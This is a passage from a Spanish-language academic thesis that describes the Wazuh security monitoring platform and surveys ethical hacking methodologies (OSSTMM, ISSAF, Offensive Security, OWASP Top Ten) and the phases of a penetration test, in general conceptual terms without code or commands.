Después de revisar varias soluciones disponibles en el mercado y considerando la necesidad de no incurrir en costos económicos en esta primera etapa, se optó por descartar todas las soluciones de pago. Además, se requería un sistema que pudiera correlacionar información de diferentes fuentes, incluidos firewalls, NGFW, IDSs, IPS y sondas, y que también pudiera obtener datos directamente de los activos que necesitaban protección. Por lo tanto, entre todas las opciones, se eligió implementar el sistema de seguridad utilizando Wazuh como herramienta central de recolección de logs. Esta plataforma de código abierto combina las funcionalidades de XDR (detección y respuesta extendidas) y SIEM (gestión de información y eventos de seguridad). Integrado con Elastic Stack, Wazuh se utiliza para prevenir, detectar y responder a amenazas, ofreciendo protección para cargas de trabajo en entornos locales, virtualizados, en contenedores y en la nube (Wazuh, 2024).

La infraestructura de Wazuh incluye agentes de seguridad desplegados en los sistemas supervisados, así como un servidor central que recopila y analiza los datos generados por estos agentes. Este enfoque permite una monitorización integral y una respuesta eficiente ante posibles incidentes de seguridad (Wazuh, 2024).

Servicios:

Entre los servicios proporcionados por Wazuh se encuentran:

- **Detección de intrusos:** Los agentes de Wazuh supervisan los sistemas en busca de malware, rootkits y actividades sospechosas, identificando archivos ocultos, procesos no autorizados y respuestas del sistema anómalas. Utiliza un enfoque basado en firmas para la detección, aprovechando un motor de expresiones regulares para analizar los logs recopilados.

- **Análisis de logs:** Los agentes de Wazuh leen los logs del sistema operativo y de las aplicaciones, enviándolos de manera segura al servidor central para su análisis y almacenamiento. Las reglas de Wazuh ayudan a mantener la coherencia y detectar errores de aplicación, configuraciones deficientes y actividades maliciosas.
- **Monitorización de la integridad de archivos:** Wazuh supervisa el sistema de archivos, identificando cambios en el contenido, permisos, propiedad y otros atributos que requieren atención.
- **Detección de vulnerabilidades:** Los agentes envían información al servidor, que se correlaciona con la base de datos de CVE para identificar vulnerabilidades conocidas en el software.
- **Evaluación de configuraciones:** Wazuh monitorea los ajustes de configuración del sistema y las aplicaciones para garantizar el cumplimiento de las políticas de seguridad, realizando escaneos periódicos en busca de aplicaciones vulnerables o configuraciones inseguras.
- **Respuesta ante incidentes:** Ofrece respuestas activas para contramedidas, como bloquear el acceso al sistema para fuentes de amenazas identificadas, ejecutar comandos remotamente y ayudar en tareas forenses.
- **Cumplimiento normativo:** Proporciona controles de seguridad para cumplir con estándares y regulaciones de la industria, con características de escalabilidad y soporte multiplataforma.
- **Seguridad en la nube:** Monitoriza infraestructuras en la nube a nivel de API, integrándose con proveedores de servicios en la nube como Amazon AWS, Azure o Google Cloud.

- **Seguridad en contenedores:** Ofrece seguridad en los hosts y contenedores Docker, monitoreando su comportamiento y detectando amenazas y anomalías, con integración nativa con el motor de Docker.

Componentes:

Wazuh consta de varios componentes que trabajan juntos para proporcionar una solución integral de seguridad (Wazuh, 2024):

- **OSSEC HIDS (Host-based Intrusion Detection System):** Este componente es un sistema de detección de intrusos basado en host que se utiliza para la detección, visibilidad y monitorización del cumplimiento de eventos de seguridad en los sistemas. Está basado en un agente multiplataforma que recopila datos del sistema y los envía a un gestor central, donde son analizados y procesados para generar alertas de seguridad. Además, funciona como un servidor centralizado de logs para la gestión y almacenamiento de logs de eventos.
- **OpenSCAP:** OpenSCAP es un intérprete utilizado para verificar las configuraciones del sistema y detectar aplicaciones vulnerables. Está diseñado específicamente para el cumplimiento de la seguridad y el endurecimiento de los sistemas en entornos empresariales. OpenSCAP ayuda a garantizar que los sistemas estén configurados de acuerdo con las políticas de seguridad y ayuda a identificar y remediar posibles vulnerabilidades en el software instalado.
- **Elastic Stack:** Este conjunto de software incluye Elasticsearch, Kibana y Filebeat. Se utiliza para la recolección, comparación, almacenamiento, indexación, búsqueda y visualización de datos de logs. Elasticsearch es una base de datos de búsqueda distribuida y escalable que almacena y indexa los datos de logs de manera eficiente. Kibana es una interfaz web que proporciona un


panel de control para visualizar y analizar los datos de logs de forma gráfica y fácil de entender. Filebeat es un agente ligero que se utiliza para enviar logs desde los sistemas a Elasticsearch para su procesamiento y análisis.

Arquitectura:

La estructura de Wazuh se fundamenta en agentes que operan en los puntos terminales bajo supervisión y transmiten datos de seguridad a un servidor central. Dispositivos sin agente, como firewalls, switches, routers y puntos de acceso, también son compatibles y pueden enviar registros de forma activa a través de Syslog, SSH o empleando su API. El servidor central decodifica y analiza los datos entrantes, luego pasa los resultados al indexador de Wazuh para su indexación y almacenamiento (Wazuh, 2024).

Figura 3

Arquitectura Wazuh



Nota: *Arquitectura*

La arquitectura de Wazuh se puede implementar de dos maneras principales:

- **Arquitectura Centralizada:** En esta configuración, tanto Wazuh como Elastic Stack se ejecutan en el mismo servidor. Esto significa que tanto el Wazuh Manager como los componentes de Elastic Stack (Elasticsearch, Kibana y Filebeat) están instalados y funcionando en una sola máquina. Esta arquitectura es adecuada para entornos pequeños o medianos donde la simplicidad y la consolidación de recursos son prioritarias.
- **Arquitectura Distribuida:** En esta configuración, Wazuh y Elastic Stack se ejecutan en servidores diferentes y pueden estar distribuidos en uno o varios servidores, formando un clúster. En esta arquitectura, el Wazuh Manager y los componentes de Elastic Stack se instalan en servidores separados para distribuir la carga y aumentar la escalabilidad y la redundancia. Esta configuración es más adecuada para entornos empresariales grandes o donde se requiere alta disponibilidad y rendimiento.

Ventajas y desventajas de wazuh:

Wazuh presenta una implementación directa y una interfaz de usuario web intuitiva, lo que facilita su empleo. Sus opciones flexibles de búsqueda y sus funciones de generación de informes simplifican el seguimiento diario de los registros del servidor. No obstante, el uso elevado de recursos del servidor y la complejidad en la configuración de archivos yaml pueden plantear desafíos. A pesar de estas limitaciones, Wazuh sigue siendo una elección atractiva para cubrir las necesidades de seguridad cibernética de las organizaciones, especialmente por su asequibilidad y el respaldo sólido de la comunidad de usuarios (Wazuh, 2024).

Tabla 2
Ventajas y desventajas de wazuh

Ventajas	Desventajas
Facilidad de implementación y comienzo con la interfaz de usuario web común con paneles preconfigurados.	La utilización de recursos del lado del servidor es pesada.
Función de búsqueda flexible.	Complejo manejo/configuración de archivos yaml.
Wazuh ayuda a minimizar los esfuerzos de recopilación y el monitoreo diarios de los registros del servidor para más de 10 servidores con las mejores capacidades de generación de informes listas para usar.	Limitaciones en la escalabilidad, especialmente en entornos de gran tamaño.
Excelente opción si se necesita satisfacer la necesidad de ciberseguridad de una organización sin mucho costo y con muy buen soporte de la comunidad de usuarios.	La curva de aprendizaje puede ser empinada para usuarios no familiarizados con la plataforma.

Hacking Ético

Inicialmente, profesionales utilizaron el término "hacking ético" para mejorar la seguridad y fiabilidad de los sistemas. Se considera a una persona un hacker ético cuando trabaja para reforzar la seguridad de los sistemas sin comprometerla, mostrando precaución y protegiendo los sistemas desde la perspectiva de un hacker. Su labor implica evaluar la seguridad e identificar vulnerabilidades en sistemas, redes o infraestructuras, lo que incluye encontrar y explotar ciertas vulnerabilidades para determinar accesos no autorizados u otras actividades maliciosas. Aquellos que se dedican a esta tarea y poseen este conocimiento son conocidos como hackers éticos o hackers de sombrero blanco.

Tipos de hacking ético

Existen principalmente cuatro tipos diferentes de hacking ético según el conocimiento del Hacker.

Hacktivistas:

El hacktivismo representa una modalidad de protesta llevada a cabo por individuos aficionados o profesionales en seguridad informática, conocidos como hackers, con el objetivo de abogar por derechos, promover ideas políticas o expresar quejas sociales. Esta práctica se realiza aprovechando vulnerabilidades de seguridad en entidades o sistemas gubernamentales. Los hacktivistas, impulsados por motivos políticos o sociales, realizan acciones para propulsar ideologías políticas, libertad de expresión, derechos humanos y ética de la información. Sus actividades generan resultados comparables a otras formas de activismo social, como protestas o desobediencia civil. Entre los grupos de hacktivistas destacados se encuentran Anonymous, que ha ejecutado ataques contra diversas entidades y gobiernos, y Wikileaks, que ha revelado documentos de interés público (Paula Rochina, 2016).

Cyber-Warrior:

Un ciber-guerrero es aquel individuo que se involucra en la ciberguerra, ya sea por motivos personales o por convicciones patrióticas o religiosas. Su participación puede dirigirse tanto a la defensa como al ataque de sistemas informáticos y de información. Estos individuos emplean tecnología de la información para llevar a cabo sus acciones, que pueden incluir ataques cibernéticos como hackeos o estrategias de defensa para proteger sistemas vulnerables. En respuesta a la creciente amenaza de ciberguerra, algunas naciones, como Estados Unidos, están entrenando a personal militar para especializarse en ciberseguridad y convertirse en ciber-guerreros capaces

de defender sus países en esta nueva forma de conflicto. Por lo tanto, el término "ciber-guerrero" puede referirse tanto a individuos con intenciones maliciosas como a profesionales dedicados a la defensa cibernética, dependiendo del contexto en el que se utilice (Margaret Rouse, 2017).

Hackers de caja blanca:

Las pruebas de penetración de caja blanca, demoniadas también pruebas de caja de cristal utilizan la estructura de control de diseño procedimental para obtener casos de pruebas, realizadas por profesionales contratados por una organización, implican una evaluación exhaustiva de su sistema o red informática. Estos expertos, también conocidos como hackers de caja blanca, poseen un profundo conocimiento del sistema objetivo, lo que les permite identificar y explicar sus vulnerabilidades. Su objetivo principal es simular ataques desde una perspectiva interna para ofrecer una evaluación precisa de la seguridad del sistema, explorando diversos vectores de ataque y evaluando su capacidad para resistir ataques reales (Anielak et al., 2015).

Estas pruebas van más allá de la simple identificación de problemas; también buscan explotar vulnerabilidades para evaluar el potencial de un ataque real. Se centran en comprender los posibles motivos y modalidades de ataque, evaluando la efectividad real del sistema de seguridad. En conjunto, estas evaluaciones son cruciales para garantizar la robustez y eficacia de las medidas de seguridad de una organización.

Metodologías de hacking ético

La metodología de hacking ético es un enfoque sistemático y ético para evaluar la seguridad de los sistemas informáticos y las redes, con el objetivo de identificar y corregir vulnerabilidades antes de que puedan ser explotadas por individuos

malintencionados. Garantizar una evaluación de vulnerabilidades efectiva requiere la selección de metodologías y herramientas bien reconocidas en seguridad informática, respaldadas por documentación adecuada y disponibles de forma gratuita o de código abierto. Esta selección busca maximizar la transparencia y flexibilidad en el proceso, eliminando costos de licencias y asegurando la independencia en la implementación, lo que facilita la toma de decisiones informadas sobre las opciones más adecuadas para las necesidades específicas de la evaluación.

Metodología OSSTMM:

La OSSTMM proporciona una evaluación integral de la seguridad organizacional al integrar procesos de TI relacionados con la seguridad y considerar la interconexión entre el personal, los procesos internos, los sistemas y el software. Dividida en secciones, aborda aspectos como la seguridad de la información, los procesos, las tecnologías de internet, las comunicaciones, la seguridad inalámbrica y física, entre otros. Cada sección comprende una serie de pruebas y evaluaciones detalladas para asegurar la rigurosidad en la evaluación de la seguridad en cada ámbito (Pete Herzog & Marta Barceló, 2010).

A continuación, se presenta una descripción general de las fases:

Fase A: Seguridad de la Información

En esta fase se centra en la evaluación de la seguridad de la información dentro de la organización. Se abordan aspectos como la gestión de la información sensible, la protección de datos y la preparación para posibles incidentes de seguridad.

1. **Revisión de la Inteligencia Competitiva:** Se evalúa cómo se maneja y protege la información sensible relacionada con la inteligencia competitiva de la empresa. Esto incluye la revisión de políticas, procedimientos y tecnologías

utilizadas para proteger esta información contra amenazas internas y externas (Pete Herzog & Marta Barceló, 2010).

2. **Revisión del Procedimiento:** Se revisan los procedimientos establecidos para el manejo y la protección de la información en la organización. Esto puede incluir la revisión de políticas de seguridad de la información, procedimientos de gestión de incidentes, políticas de acceso y control de datos, entre otros (Pete Herzog & Marta Barceló, 2010).
3. **Recolección de Documentos:** Se recopilan documentos relevantes relacionados con la seguridad de la información, como políticas, procedimientos, registros de auditoría, informes de incidentes, entre otros. Estos documentos proporcionan información importante para evaluar el estado de la seguridad de la información en la organización (Pete Herzog & Marta Barceló, 2010).

Fase B: Seguridad Física

Esta fase se centra en evaluar la seguridad física de las Instalaciónes de la organización, incluidos los controles de acceso físico y la protección de activos físicos.

1. **Testeo de la Seguridad Física:** Se lleva a cabo una evaluación de los controles de seguridad física, como sistemas de acceso, cámaras de seguridad, cercas perimetrales, entre otros. El objetivo es identificar posibles puntos débiles en la seguridad física de las Instalaciónes (Pete Herzog & Marta Barceló, 2010).

Fase C: Testeo del Sujeto o Proceso

En esta fase se evalúan los procesos y procedimientos relacionados con la seguridad, así como el comportamiento de los empleados en relación con las políticas de seguridad de la organización.

1. **Testeo del Sujeto o Proceso Directo:** Se evalúa la efectividad de los procesos y procedimientos de seguridad establecidos en la organización. Esto puede incluir la revisión de políticas de seguridad, procedimientos de gestión de contraseñas, controles de acceso, entre otros (Pete Herzog & Marta Barceló, 2010).
2. **Testeo sobre Personas Confiables:** Se evalúa el grado de conciencia y cumplimiento de las políticas de seguridad por parte de los empleados. Esto puede incluir la realización de pruebas de phishing, evaluaciones de conciencia de seguridad, entre otros (Pete Herzog & Marta Barceló, 2010).

Fase D: Seguridad en Tecnología e Informática

Esta fase se centra en evaluar la seguridad de los sistemas de información y tecnologías utilizadas por la organización.

1. **Logística/Comunicaciones:** Se evalúa la seguridad de los sistemas de comunicación utilizados por la organización, como redes y sistemas de comunicaciones. Esto puede incluir pruebas de vulnerabilidad en sistemas de red, evaluación de seguridad de protocolos de comunicación, entre otros (Pete Herzog & Marta Barceló, 2010).
2. **Identificación de Red:** Se realiza una evaluación de la arquitectura de red de la organización para identificar posibles vulnerabilidades y puntos de entrada para atacantes. Esto puede incluir la revisión de la topología de red, configuraciones de firewall, sistemas de detección de intrusiones, entre otros (Pete Herzog & Marta Barceló, 2010).

Fase E: Segmentos y Consideraciones

Esta fase parece abordar aspectos relacionados con la segmentación de red y la evaluación de la seguridad en puntos específicos dentro de la infraestructura de la organización.

1. **Testeo PEK:** Se evalúa el Plan de Emergencia y Continuidad de Negocio (PEK) para garantizar que la organización esté preparada para responder eficazmente a incidentes de seguridad y mantener la continuidad del negocio en caso de interrupciones graves (Pete Herzog & Marta Barceló, 2010).

Metodología ISSAF:

El Marco de Evaluación de Seguridad de Sistemas de Información (ISSAF) es un marco de trabajo que ofrece un plan detallado para modelar y evaluar procesos internos de seguridad de la información. Este enfoque se basa en dominios específicos que orientan las pruebas, cubriendo una amplia gama de procesos de tecnología de la información y niveles de organizaciones. Su fortaleza radica en permitir etapas de pre-evaluación, ejecución práctica y revisión posterior, al integrar herramientas de gestión para evaluar políticas, procedimientos y riesgos asociados a infraestructuras de TI. ISSAF promueve prácticas de mejora continua y responde a estándares y regulaciones industriales, lo que fortalece la seguridad y la continuidad del negocio (Cristian Camilo Penagos Muñoz, 2005)

ISSAF proporciona un marco completo para evaluar y mejorar la seguridad de la información en una organización, abordando aspectos clave como políticas, dependencias comerciales, pruebas de seguridad y modelos de evaluación de riesgos (Cristian Camilo Penagos Muñoz, 2005)

1. **Evaluación de Políticas:**
    - Revisión detallada de las políticas y procedimientos de seguridad de la información de la organización.

- Comparación de estas políticas con estándares de la industria, como ISO 27001, NIST, COBIT, entre otros, para verificar el cumplimiento.
- Verificación del cumplimiento con las leyes y regulaciones aplicables en la industria y la ubicación geográfica de la organización.
- Evaluación de la efectividad de la implementación de las políticas en la práctica y la conciencia de los empleados sobre ellas.

2. **Dependencias Comerciales:**
    - Identificación de terceros proveedores de servicios de TI que son críticos para las operaciones de la organización.
    - Evaluación de la seguridad de las dependencias comerciales y su impacto potencial en la seguridad de la organización.
    - Revisión de los acuerdos de nivel de servicio (SLA) y contratos para garantizar que se aborden adecuadamente las preocupaciones de seguridad.
3. **Pruebas de Seguridad:**
    - Realización de evaluaciones de vulnerabilidades para identificar puntos débiles en la infraestructura de TI, como sistemas, redes y aplicaciones.
    - Pruebas de penetración para simular ataques reales y evaluar la efectividad de los controles de seguridad en la detección y prevención de intrusiones.
    - Documentación detallada de los hallazgos de las pruebas de seguridad y recomendaciones para mitigar los riesgos identificados.
4. **Modelos de Evaluación:**
    - Identificación y corrección de configuraciones erróneas en sistemas y dispositivos, como firewalls, servidores y dispositivos de red.

- Evaluación de riesgos relacionados con tecnologías emergentes o nuevas implementaciones en la organización.
- Análisis de riesgos asociados con personas, incluyendo empleados, contratistas y usuarios finales, así como procesos de negocios, como gestión de accesos y cambios.
- Implementación de medidas para fortalecer los procesos y tecnologías existentes, como la mejora de la gestión de parches, la configuración segura de sistemas y la concienciación sobre seguridad entre los empleados.

OS (OFFENSIVE SECURITY):

La metodología Offensive Security (OS) se enfoca en el uso de herramientas informáticas para detectar vulnerabilidades y brechas de seguridad en sistemas de información corporativos. Adopta un enfoque práctico al emplear las mismas herramientas que podrían utilizar los atacantes reales, sin interrumpir la operación normal de la empresa. El proceso de análisis de seguridad según OS se divide en varias etapas clave, comenzando con la planificación y el descubrimiento de información relevante sobre la organización y su infraestructura. Luego, se realiza un ataque controlado para explotar las vulnerabilidades identificadas, seguido de generar informes detallados dirigidos a la alta gerencia y a los profesionales de TI de la organización, resaltando fortalezas, debilidades y recomendaciones para mitigar los riesgos identificados. Esta metodología proporciona un enfoque sistemático y completo para evaluar la seguridad de la información en las organizaciones, ofreciendo una base sólida para la toma de decisiones y la implementación de medidas correctivas (Ezequiel Martín Sollis et al., 2010).

La metodología Offensive Security (OS) se desarrolla en varias etapas secuenciales para garantizar una evaluación exhaustiva de la seguridad de la información en una organización:

1. **Planeación para la implementación:** En esta etapa inicial, se definen los objetivos del análisis de seguridad en colaboración con la dirección de la empresa. Se determina el alcance del análisis, los espacios que se van a evaluar (por ejemplo, la red corporativa, los servicios web, etc.) y se recopila información preliminar sobre la empresa y su infraestructura tecnológica (Ezequiel Martín Sollis et al., 2010).
2. **Descubrimiento para el análisis:** Durante esta fase, se recolecta información más detallada sobre la infraestructura de la organización tanto desde una perspectiva externa como interna. Esto puede incluir análisis previos de la información recopilada en la etapa de planeación, así como el uso de ingeniería social para obtener información adicional (Ezequiel Martín Sollis et al., 2010).
3. **Ataque y verificación:** En esta etapa crítica, se lleva a cabo el análisis práctico de vulnerabilidades mediante la explotación de los hallazgos identificados anteriormente. Se utilizan diversas herramientas y técnicas para realizar ataques controlados y verificar la existencia de vulnerabilidades reales en los sistemas de información de la organización (Ezequiel Martín Sollis et al., 2010).
4. **Consolidación:** Después de la fase de ataque, se eliminan cualquier rastro de intrusión y se genera un informe detallado que resume los hallazgos del análisis. Esta etapa implica la creación de dos informes: uno ejecutivo, dirigido a la alta gerencia, y otro técnico, destinado a los profesionales de TI y auditoría de la organización (Ezequiel Martín Sollis et al., 2010).

OWASP (OPEN WEB APPLICATION SECURITY PROJECT):

OWASP (Proyecto Abierto para la Seguridad en Aplicaciones Web) es una iniciativa de código abierto que se centra en mejorar la seguridad de las aplicaciones web a través de procesos de verificación y educación. Proporciona herramientas gratuitas y una lista de los diez principales riesgos de seguridad en las aplicaciones web, conocida como "OWASP Top Ten", que incluye riesgos como inyecciones de código SQL, vulnerabilidades de secuencias de comandos entre sitios (XSS) y configuraciones de seguridad incorrectas (OWASP, 2021).

Top Ten:

- **A01:2021-**El Control de Acceso Roto asciende desde la quinta posición; el 94% de las aplicaciones fueron probadas por algún tipo de control de acceso roto. Los 34 Enumeraciones de Debilidades Comunes (CWEs) mapeados al Control de Acceso Roto tuvieron más ocurrencias en aplicaciones que cualquier otra categoría (OWASP, 2021).
- **A02:2021-**Fallas Criptográficas sube una posición al #2, anteriormente conocido como Exposición de Datos Sensibles, que era un síntoma amplio en lugar de una causa raíz. El enfoque renovado aquí está en las fallas relacionadas con la criptografía que a menudo lleva a la exposición de datos sensibles o compromiso del sistema (OWASP, 2021).
- **A03:2021-**Inyección baja a la tercera posición. El 94% de las aplicaciones fueron probadas por algún tipo de inyección, y las 33 CWEs mapeadas en esta categoría tienen la segunda mayoría de ocurrencias en aplicaciones. La Secuencias de Comandos entre Sitios ahora es parte de esta categoría en esta edición (OWASP, 2021).
- **A04:2021-**Diseño Inseguro es una nueva categoría para 2021, con un enfoque

en los riesgos relacionados con fallos de diseño. Si realmente queremos "movernos a la izquierda" como industria, requiere un mayor uso de modelado de amenazas, patrones y principios de diseño seguro, y arquitecturas de referencia (OWASP, 2021).

- **A05:2021-**Configuración de Seguridad asciende desde el #6 en la edición anterior; el 90% de las aplicaciones fueron probadas por algún tipo de configuración incorrecta. Con más cambios hacia software altamente configurable, no es sorprendente ver que esta categoría ascienda. La antigua categoría para Entidades Externas XML (XXE) ahora es parte de esta categoría (OWASP, 2021).
- **A06:2021-**Componentes Vulnerables y Obsoletos anteriormente titulado Uso de Componentes con Vulnerabilidades Conocidas y es #2 en la encuesta comunitaria Top 10, pero también tuvo suficientes datos para hacer el Top 10 a través del análisis de datos. Esta categoría asciende desde el #9 en 2017 y es un problema conocido con el que luchamos para probar y evaluar el riesgo. Es la única categoría que no tiene ningún CVE mapeado a las CWEs incluidas, por lo que se consideran automáticamente pesos de impacto y explotación de 5.0 en sus puntajes (OWASP, 2021).
- **A07:2021-**Fallas en la Identificación y Autenticación anteriormente Autenticación Rota y está bajando desde la segunda posición, e incluye ahora CWEs que están más relacionadas con fallas en la identificación. Esta categoría sigue siendo una parte integral del Top 10, pero la mayor disponibilidad de marcos estandarizados parece estar ayudando (OWASP, 2021).
- **A08:2021-**Fallas en la Integridad de Software y Datos es una nueva categoría

para 2021, enfocándose en hacer suposiciones relacionadas con actualizaciones de software, datos críticos, y tuberías CI/CD sin verificar la integridad. Uno de los impactos más pesados desde los datos de CVE/CVSS mapeados a las 10 CWEs en esta categoría. La Deserialización Insegura desde 2017 ahora es parte de esta categoría más grande (OWASP, 2021).

- **A09:2021-**Fallas en el Registro y Monitoreo de Seguridad anteriormente Registro y Monitoreo Insuficiente y se agrega desde la encuesta de la industria (#3), ascendiendo desde #10 anteriormente. Esta categoría se expande para incluir más tipos de fallas, es difícil de probar, y no está bien representada en los datos de CVE/CVSS. Sin embargo, las fallas en esta categoría pueden impactar directamente en la visibilidad, alerta de incidentes y forenses (OWASP, 2021).
- **A10:2021-**Falsificación de Solicitudes del Lado del Servidor se agrega desde la encuesta comunitaria Top 10 (#1). Los datos muestran una tasa de incidencia relativamente baja con una cobertura de prueba por encima del promedio, junto con calificaciones por encima del promedio para el potencial de explotación e impacto. Esta categoría representa el escenario donde los miembros de la comunidad de seguridad nos están diciendo que esto es importante, aunque no esté ilustrado en los datos en este momento (OWASP, 2021).

Las etapas de la metodología OWASP son las siguientes:

- **Identificación de riesgos:** Esta etapa implica evaluar los posibles riesgos de seguridad en la aplicación web. Los equipos de desarrollo utilizan la lista de los diez principales riesgos de OWASP como guía para identificar posibles vulnerabilidades en el código y la arquitectura de la aplicación (OWASP, 2021).

- **Evaluación de la exposición:** Aquí se determina la exposición de la aplicación a los riesgos identificados durante la etapa anterior. Se evalúa el impacto potencial de estas vulnerabilidades en la seguridad de la aplicación y en la integridad de los datos (OWASP, 2021).
- **Implementación de medidas preventivas:** En esta etapa, se aplican medidas preventivas para mitigar los riesgos de seguridad identificados. Los desarrolladores utilizan herramientas como la Guía de Desarrollo OWASP y la Guía de Pruebas OWASP para obtener orientación detallada sobre cómo abordar cada riesgo específico y mejorar la seguridad de la aplicación (OWASP, 2021).

Fases de hacking ético

El procedimiento de hacking ético consta de cinco etapas distintas. Todo hacker ético seguirá estas etapas secuencialmente para alcanzar su objetivo.

Reconocimiento:

La primera fase, el Reconocimiento, implica recopilar pruebas e información sobre los objetivos a atacar. Puede ser pasivo, donde se recopila información sin el conocimiento del objetivo, o activo, utilizando herramientas y técnicas que interactúan directamente con el objetivo, aumentando el riesgo de detección. La información obtenida en esta fase puede no ser completamente fiable, ya que proviene de terceros (Chowdappa et al., s. f.).

Objetivo: obtener la mayor información posible sobre la organización, también conocida como foot printing. El significado literal de reconocimiento significa una encuesta preliminar para obtener la información.

Personas físicas: recopilar emails, direcciones físicas, información de cuentas de

redes sociales (Facebook, Twitter, etc.).

Corporaciones: obtener direcciones ip, DNS (AAA, A, PTR, MX), servidores de correo, archivos públicos.

Técnicas que realizan en esta etapa:

La fase inicial del procedimiento de hacking ético implica el Footprinting, que consiste en obtener información como el rango de red, subredes, activos de host, puertos abiertos y sistema operativo, entre otros detalles.

Luego, se procede a la Ingeniería Social, que se refiere a las actividades manipulativas utilizadas por los atacantes para obtener información o bienes de las organizaciones a través de los usuarios legítimos.

Es esencial recordar que, a pesar de la evolución rápida de las tecnologías que abordan las vulnerabilidades informáticas, el factor humano sigue siendo crucial en todas las Tecnologías de la Información y la Comunicación (TIC).

Por lo tanto, es importante que las personas estén conscientes de los procedimientos que ponen en riesgo la seguridad de la información. Durante esta fase de reconocimiento, se emplean diversas herramientas, como el mapeo de redes y el análisis de vulnerabilidades de la red.

Un ejemplo de herramienta es Cheops-ng, que es un sistema de administración de redes diseñado para mapear y monitorear la red.

Escaneo:

En la segunda fase, Escaneo y Enumeración, se utiliza la información obtenida, como dominios o direcciones, para ejecutar activamente herramientas y técnicas y recopilar información más detallada sobre los objetivos. Esto puede ir desde un simple escaneo de red para identificar sistemas y puertos habilitados hasta el uso de escáneres de vulnerabilidades más complejos.(Chowdappa et al., s. f.).

Mediante esta técnica, la persona que realiza la prueba puede descubrir fácilmente las puertas abiertas en cualquier red. Durante esta etapa, un hacker siempre intenta crear un esquema de la red objetivo. Este esquema comprende las direcciones IP de la red objetivo que están activas, la detección de hosts activos, el escaneo de puertos, la identificación del sistema operativo, la detección de vulnerabilidades, entre otros aspectos. En algunos casos, la mayoría de los escáneres de vulnerabilidades logran minimizar los aspectos positivos, y muchas organizaciones los utilizan para detectar sistemas obsoletos o posibles nuevas vulnerabilidades que podrían ser explotadas por hackers informáticos (EC-Council, 2012).

Tipo de escaneos

El escaneo de puertos es una técnica vital que permite identificar los servicios activos en una red junto con sus posibles vulnerabilidades. Empleando el protocolo TCP, se determinan qué puertos están abiertos en un host y qué sistema operativo se está utilizando. Esta información es esencial para los hackers éticos, ya que les ayuda a fortalecer la seguridad de una red al identificar sus puntos débiles y fortalezas. Herramientas como Nmap son ampliamente preferidas en este proceso debido a su potencia y flexibilidad.

Por otro lado, el escaneo de red se enfoca en detectar todos los hosts activos en una red específica. El objetivo es evaluar o, en algunos casos, incluso atacar la seguridad de la red. Las herramientas de escaneo de red permiten identificar las direcciones IP de cada host activo en la red, brindando así una visión completa de la topología de la red.

El escaneo de vulnerabilidades se centra en identificar debilidades específicas en los sistemas operativos y otros detalles asociados, como la versión del sistema operativo y las actualizaciones instaladas. Estas vulnerabilidades pueden ser

aprovechadas por hackers, por lo que es crucial detectarlas y abordarlas antes de que se conviertan en un riesgo de seguridad. Herramientas como Nessus y OpenVAS son ampliamente utilizadas para este propósito, ofreciendo una evaluación exhaustiva de las vulnerabilidades y ayudando a mantener la seguridad de los sistemas informáticos.

Obtener Acceso:

La tercera fase, la más crucial, implica romper los controles de seguridad para obtener acceso no autorizado. En esta etapa, se llevan a cabo ataques que van desde acceder a una red inalámbrica con contraseña débil hasta ejecutar ataques más sofisticados como desbordamientos de búfer o inyecciones SQL contra aplicaciones web. Durante la fase de explotación, los atacantes buscan activamente vulnerabilidades previamente identificadas durante la fase de reconocimiento para obtener acceso al sistema o red objetivo. Utilizando métodos diversos, como desbordamientos de búfer, secuestro de sesiones y ataques de denegación de servicio, los hackers buscan comprometer la seguridad y ganar un control total sobre el sistema. Una vez obtenido este acceso, pueden hacer acciones maliciosas y potencialmente dañinas, aprovechando la arquitectura y configuración del sistema, su nivel de habilidad y el grado de acceso obtenido. Los ataques de denegación de servicio distribuido (DDoS) representan uno de los riesgos más graves durante esta fase, ya que pueden causar daños masivos al coordinar un ataque a gran escala que afecta a múltiples sistemas simultáneamente (Chowdappa et al., s. f.).

Durante la fase de explotación, una herramienta destacada es el Metasploit Framework, un proyecto de código abierto creado para investigar y aprovechar vulnerabilidades de seguridad conocidas. Este framework proporciona una amplia variedad de módulos, incluidos los payloads, que son códigos diseñados para aprovechar las vulnerabilidades mencionadas. También incluye encoders, que son códigos de cifrado

utilizados para eludir la detección de antivirus y sistemas de seguridad perimetral. Metasploit facilita la interacción con herramientas externas como Nmap y Nessus, y ofrece la capacidad de exportar malware a diversos formatos en sistemas Unix y Windows. Aunque hay una versión de pago que incluye exploits desarrollados, la versión gratuita es sólida y contiene todas las vulnerabilidades públicas relevantes (Héctor Rizaldos, 2018).

Mantener Acceso:

En la cuarta fase, Mantener Acceso, los atacantes buscan mantener una forma de regresar al sistema comprometido. Esto se logra mediante la instalación de troyanos, rootkits u otros métodos que les permitan acceder nuevamente al sistema comprometido y utilizarlo para realizar más ataques.

